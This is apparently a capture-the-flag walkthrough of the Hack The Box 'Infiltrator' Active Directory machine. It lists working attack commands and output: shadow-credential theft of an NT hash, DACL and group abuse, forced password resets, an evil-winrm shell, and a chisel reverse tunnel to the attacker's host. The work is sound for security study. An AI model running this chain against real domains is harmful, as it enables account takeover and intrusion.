
I can run rusthound to get information

```
$rusthound-ce -u L.clark -p WAT?watismypass! -c All -z -i 10.10.11.31 -d infiltrator.htb
---------------------------------------------------
Initializing RustHound-CE at 20:35:25 on 06/15/25
Powered by @g0h4n_0
Special thanks to NH-RED-TEAM
---------------------------------------------------

[2025-06-16T00:35:25Z INFO  rusthound_ce] Verbosity level: Info
[2025-06-16T00:35:25Z INFO  rusthound_ce] Collection method: All
[2025-06-16T00:35:26Z INFO  rusthound_ce::ldap] Connected to INFILTRATOR.HTB Active Directory!
[2025-06-16T00:35:26Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-06-16T00:35:26Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-16T00:35:33Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=infiltrator,DC=htb
[2025-06-16T00:35:33Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-16T00:35:35Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=infiltrator,DC=htb
[2025-06-16T00:35:35Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-16T00:35:37Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=infiltrator,DC=htb
[2025-06-16T00:35:37Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-16T00:35:37Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=infiltrator,DC=htb
[2025-06-16T00:35:37Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-16T00:35:37Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=infiltrator,DC=htb
[2025-06-16T00:35:37Z INFO  rusthound_ce::json::parser] Starting the LDAP objects parsing...
[2025-06-16T00:35:37Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
· Parsing LDAP objects: 36%
[2025-06-16T00:35:37Z INFO  rusthound_ce::objects::enterpriseca] Found 12 enabled certificate templates
[2025-06-16T00:35:37Z INFO  rusthound_ce::json::parser] Parsing LDAP objects finished!
[2025-06-16T00:35:37Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-06-16T00:35:37Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-06-16T00:35:37Z INFO  rusthound_ce::json::maker::common] 14 users parsed!
[2025-06-16T00:35:37Z INFO  rusthound_ce::json::maker::common] 66 groups parsed!
```

Get m.harris shell

Let's upload and see bloodhound



1. dacledit.py to get full control of MARKETING DIGITAL

```
$dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'd.anderson' -target-dn 'OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB' 'infiltrator.htb/d.anderson:WAT?watismypass!' -k -dc-ip 10.10.11.31
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20250615-211340.bak
[*] DACL modified successfully!
```

2. certipy shadow to get ntlm hash of E.rodriguez

```
$certipy shadow auto -k -target dc01.infiltrator.htb -dc-ip 10.10.11.31 -u 'd.anderson@infiltrator.htb' -p 'WAT?watismypass!' -account 'e.rodriguez'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'E.rodriguez'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'cad660a7-0cc0-0e3d-bce8-00bf9d3c3414'
[*] Adding Key Credential with device ID 'cad660a7-0cc0-0e3d-bce8-00bf9d3c3414' to the Key Credentials for 'E.rodriguez'
[*] Successfully added Key Credential with device ID 'cad660a7-0cc0-0e3d-bce8-00bf9d3c3414' to the Key Credentials for 'E.rodriguez'
[*] Authenticating as 'E.rodriguez' with the certificate
[*] Using principal: e.rodriguez@infiltrator.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'e.rodriguez.ccache'
[*] Trying to retrieve NT hash for 'e.rodriguez'
[*] Restoring the old Key Credentials for 'E.rodriguez'
[*] Successfully restored the old Key Credentials for 'E.rodriguez'
[*] NT hash for 'E.rodriguez': b02e97f2fdb5c3d36f77375383449e56
```

3. bloodyAD to let E.rodriguez in CHIEFS MARKETING

```
$uv run --script /opt/bloodyAD/bloodyAD.py -u e.rodriguez -p ':b02e97f2fdb5c3d36f77375383449e56' -d infiltrator.htb --host DC01.infiltrator.htb --dc-ip 10.10.11.31 add groupMember 'CHIEFS MARKETING' 'E.RODRIGUEZ'
    Built bloodyad @ file:///opt/bloodyAD
Installed 19 packages in 163ms
[+] E.RODRIGUEZ added to CHIEFS MARKETING
```

4. bloodyAD to set password of M.Harris

```
$uv run --script /opt/bloodyAD/bloodyAD.py -u e.rodriguez -p ':b02e97f2fdb5c3d36f77375383449e56' -d infiltrator.htb --host DC01.infiltrator.htb --dc-ip 10.10.11.31 set password m.harris 'P@ssw0rd'
[+] Password changed successfully!
```

5. getTgT.py to get ticket for M.Harris(Optional: can use ticket which persists after cleaning)

```
└─ $getTGT.py "infiltrator.htb/m.harris:P@ssw0rd"
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in m.harris.ccache
```

6. generate .krb5 file to winrm using kerberos ticket and copy it to /etc/krb5.conf(Create backup file before overwriting it)

```
└─ $KRB5CCNAME=m.harris.ccache nxc smb dc01.infiltrator.htb -k --generate-krb5-file infiltrator.krb5
SMB         dc01.infiltrator.htb 445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False)
```

```
sudo cp infiltrator.krb5 /etc/krb5.conf
```

7. evil-winrm to dc01.infiltrator.htb

```
└─ $KRB5CCNAME=m.harris.ccache evil-winrm -i dc01.infiltrator.htb -r infiltrator.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\M.harris\Documents>
```

Collect information from the shell

This user does not have anything in its personal directory

```
*Evil-WinRM* PS C:\Users\M.harris> tree . /F
Folder PATH listing
Volume serial number is 96C7-B603
C:\USERS\M.HARRIS
ÃÄÄÄDesktop
3       chisel.exe
3       chisel_1.10.1_windows_amd64
3       user.txt
3
ÃÄÄÄDocuments
3       chisel.exe
3
ÃÄÄÄDownloads
ÃÄÄÄFavorites
ÃÄÄÄLinks
ÃÄÄÄMusic
ÃÄÄÄPictures
ÃÄÄÄSaved Games
ÀÄÄÄVideos
```

```
*Evil-WinRM* PS C:\Users\M.harris\AppData> tree . /F
Folder PATH listing
Volume serial number is 96C7-B603
C:\USERS\M.HARRIS\APPDATA
ÃÄÄÄLocal
³   ÃÄÄÄMicrosoft
³   ³   ÀÄÄÄWindows
³   ³       ÃÄÄÄCaches
³   ³       ÃÄÄÄHistory
³   ³       ÃÄÄÄINetCache
³   ³       ÃÄÄÄINetCookies
³   ³       ÀÄÄÄPowerShell
³   ³           ModuleAnalysisCache
³   ³
³   ÀÄÄÄTemp
ÃÄÄÄLocalLow
ÀÄÄÄRoaming
```

I can find C:\inetpub, but I can't write to this directory

```
*Evil-WinRM* PS C:\inetpub> echo '1' > a.txt
Access to the path 'C:\inetpub\a.txt' is denied.
At line:1 char:1
+ echo '1' > a.txt
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError: (:) [Out-File], UnauthorizedAccessException
    + FullyQualifiedErrorId : FileOpenFailure,Microsoft.PowerShell.Commands.OutFileCommand
```

In program files, I can find unusual applications

```
*Evil-WinRM* PS C:\program files> dir


    Directory: C:\program files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/4/2023   9:22 AM                Common Files
d-----        8/21/2024   1:50 PM                Hyper-V
d-----        2/19/2024   3:52 AM                internet explorer
d-----        2/23/2024   5:06 AM                Output Messenger
d-----        6/15/2025  12:03 AM                Output Messenger Server
d-----       12/12/2023  10:04 AM                PackageManagement
d-----        2/19/2024   4:16 AM                Update Services
d-----        12/4/2023   9:23 AM                VMware
d-r---        11/5/2022  12:03 PM                Windows Defender
d-----        8/21/2024   1:50 PM                Windows Defender Advanced Threat Protection
d-----        11/5/2022  12:03 PM                Windows Mail
d-----        8/21/2024   1:50 PM                Windows Media Player
d-----        9/15/2018  12:19 AM                Windows Multimedia Platform
d-----        9/15/2018  12:28 AM                windows nt
d-----        11/5/2022  12:03 PM                Windows Photo Viewer
d-----        9/15/2018  12:19 AM                Windows Portable Devices
d-----        9/15/2018  12:19 AM                Windows Security
d-----       12/12/2023  10:04 AM                WindowsPowerShell
```

Verify listening ports

```
*Evil-WinRM* PS C:\Users\M.harris\Documents> netstat -ano | findstr TCP
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       896
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       896
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       320
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       3196
  TCP    0.0.0.0:14118          0.0.0.0:0              LISTENING       2172
  TCP    0.0.0.0:14119          0.0.0.0:0              LISTENING       2172
  TCP    0.0.0.0:14121          0.0.0.0:0              LISTENING       2172
  TCP    0.0.0.0:14122          0.0.0.0:0              LISTENING       2172
  TCP    0.0.0.0:14123          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14125          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14126          0.0.0.0:0              LISTENING       6796
  TCP    0.0.0.0:14127          0.0.0.0:0              LISTENING       2172
  TCP    0.0.0.0:14128          0.0.0.0:0              LISTENING       2172
  TCP    0.0.0.0:14130          0.0.0.0:0              LISTENING       2172
  TCP    0.0.0.0:14406          0.0.0.0:0              LISTENING       7752
  TCP    0.0.0.0:15223          0.0.0.0:0              LISTENING       8008
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       476
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1320
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1728
```


Unknown ports

I'll check these pids from get-process

```
1102      97    102012     139848                2172    0 OMServerService
1002      93    111028       8168                7624    0 OutputMessenger
1112     117    167036      84252                8008    2 OutputMessenger
 228      28      6480      16384                6796    0 outputmessenger_httpd
 365      46     12976      20688                6964    0 outputmessenger_httpd
 219      20    732016      66352                7752    0 outputmessenger_mysqld
```

output messenger and related services are running

I can verify what ports are used for output messenger




Output messenger setting


I'll forward the port to my host and use windows machine to access it(Otherwise, it cannot download the file well)

1. Add one more network adapter for host only and set ip

- Add network adapter



- Edit /etc/network/interfaces to set static ip



- Restart networking to get ip




```
ens37: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.10  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::20c:29ff:fef9:8967  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f9:89:67  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1076 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

1. run chisel server on local & run port forwarding on the m.harris shell(14121~14126)

```
*Evil-WinRM* PS C:\programdata>./chisel client 10.10.16.53:8081 R:14121:127.0.0.1:14121 R:14122:127.0.0.1:14122 R:14123:127.0.0.1:14123 R:14124:127.0.0.1:14124 R:14125
:127.0.0.1:14125 R:14126:127.0.0.1:14126
chisel.exe : 2025/06/16 07:21:48 client: Connecting to ws://10.10.16.53:8081
    + CategoryInfo          : NotSpecified: (2025/06/16 07:2...0.10.16.53:8081:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2025/06/16 07:21:49 client: Connected (Latency 40.3533ms)
```


```
┌──[parrot@parrot]─[~/Documents/infiltrator]
└──╼ $./chisel server --reverse -p 8081
2025/06/16 10:16:36 server: Reverse tunnelling enabled
